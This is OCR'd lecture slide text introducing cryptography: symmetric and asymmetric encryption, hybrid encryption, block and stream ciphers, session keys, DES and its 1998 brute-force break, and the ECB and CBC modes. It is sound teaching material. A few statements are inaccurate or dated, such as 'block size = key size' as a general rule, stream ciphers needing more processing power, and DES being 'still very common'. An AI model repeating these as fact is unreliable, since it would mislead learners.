
Some other definitions

- **Confusion**: mixing (changing) the key values used during the repeated rounds of encryption; **= Substitution**; added complexity
- **Diffusion**: mixing up the location of the plaintext throughout the ciphertext = **Transposition**
- **Avalanche effect**: minor change in either the key or the plaintext will have a significant change in the resulting ciphertext

2 Methods of Encryption

1. Symmetric Cryptography (also called private key)

- **same key** for both sides, for both encrypt and decrypt
- the security of symmetric encryption greatly depends on **keeping secret** of the KEY.
- Key should be distributed "**out-of-band**" method (such phone, fax, sms etc.)
- Can provide **confidentiality**, not authentication nor nonrepudiation
- **Weakness**: Key management, number of keys = N(N-1)/2; difficult to manage for large group of communication (100 people 4950 keys)
- **Strength**: faster; hard to break if large key size;



2 Methods of Encryption

2. Asymmetric Cryptography (also called public key)

- each entity has **different keys** or asymmetric key
- **private** key and **public** key are **mathematically related**
- one key does encryption and another one does decryption

2.1 Secure Message format (or keeping confidentiality): sender encrypts the file with receiver's public key → receiver has to use his private key to decrypt




Figure 4.13 Using public key cryptography to send a confidential message.

2 Methods of Encryption

2.2 Open Message format (or keeping authentication and nonrepudiation): sender encrypts the file with sender's private key → receiver has to use sender's public key to decrypt.




Figure 4.14 Using public key cryptography to send a message with proof of origin.

2 Methods of Encryption

2.3 Confidential Messages with Proof of Origin





Figure 4.15 Using public key cryptography to send a message that is confidential and has a proof of origin.

- **Strengths**: better key distribution; better scalability; can provide authentication and nonrepudiation
- **Weakness**: slow; mathematically intense task


Hybrid Encryption Method

- Use symmetric and asymmetric encryption methods **together**
- Use asymmetric algorithm and receiver's public key to encrypt a symmetric key → use symmetric key to encrypt the message → send both to receiver → receiver use receiver's private key to decrypt the symmetric key → use the symmetric key to decrypt the encrypted message.
- Enjoy **Asymmetric key management** and **symmetric key speed**



Digital Envelope


- Software to do, commonly Digital Envelope



2 types of Symmetric algorithm

1. Block Ciphers

- message is divided into block of bits
- sender and receiver have the same block cipher and same key
- a strong cipher: confusion (substitution) and diffusion (transposition)
- Block size = key size = Ciphertext size
- commonly use 32, 64 and 128 **bits** in size






Figure 8-10 A message is divided into blocks of bits, and substitution and transposition functions are performed on those blocks.

2 types of Symmetric algorithm

- **Stream Ciphers**
  - Plaintext are converted to a **stream of bits** and perform mathematically functions on each bit individually
  - **Strong stream cipher: (Randomness)**
    - Long periods of **no repeating** patterns with keystream values
    - Statistically **unpredictable & unbiased** keystream
    - Keystream must **not linearly related** to the key
  - Good for small data & **keystroke**
  - Stream requires **more processing power**, better to use Hardware





Figure 8-12 The sender and receiver must have the same key to generate the same keystream.

Session Key

- **= Encrypted symmetric key**
- only good for one communication session between 2 users
- if attacker captures the session key, has very small window of time to break
- **Almost all data encryption, use of session keys**



1) Tanya sends Lance her public key.
2) Lance generates a random session key and encrypts it using Tanya's public key.
3) Lance sends the session key, encrypted with Tanya's public key, to Tanya.
4) Tanya decrypts Lance's message with her private key and now has a copy of the session key.
5) Tanya and Lance use this session key to encrypt and decrypt messages to each other.

Figure 8-14 A session key is generated so all messages can be encrypted during one particular session between users.

Examples of Symmetric Systems

- **Data Encryption Standard (DES)**
  - DES is still very **common**
  - DES is a **standard**
  - **Data Encryption Algorithm** is an algorithm which fulfills DES.
- **How Does DES Work**
  - symmetric **block** encryption algorithm
  - **plaintext block** is 64 bits; **Key** is 64 bits (56b + 8b parity); **Ciphertext** is 64bit
  - **16 rounds** of transposition and substitution functions; the order & type of 16 round depend on the value of the key.

DES broken


- **What does it mean when an Algorithm is broken**
  - in 1998, DES Cracker **broke** the DES, with a computer $250,000, 1536CPU at 40MHz in 3 days, using Brute Force attack
  - The **cost is still high** in normal commercial or private use
  - 40bit = 1 trillion combinations
  - 56bit = 72 quadrillion (million ^4)
  - But need to consider today's computer power

DES Mode

- **DES Mode**: specify how a block cipher will operate; diff mode for diff environment and diff purpose.

1. Electronic Code Book Mode (ECB):

- use like code book depend on the key
- **Strength**: easiest and fastest; good to small data and DB encryption
- **Weakness**: not enough randomness;




Electronic Codebook (ECB) mode encryption

DES Mode

2. Cipher Block Chaining Mode (CBC)

- use **chaining to hide pattern**
- 64bit IV is XORed with the first block, to create randomness of the first block
- **Initialization Vectors (IVs)**: are random values that are used with algorithms to ensure pattern are not created; do not need to be encrypted when sending

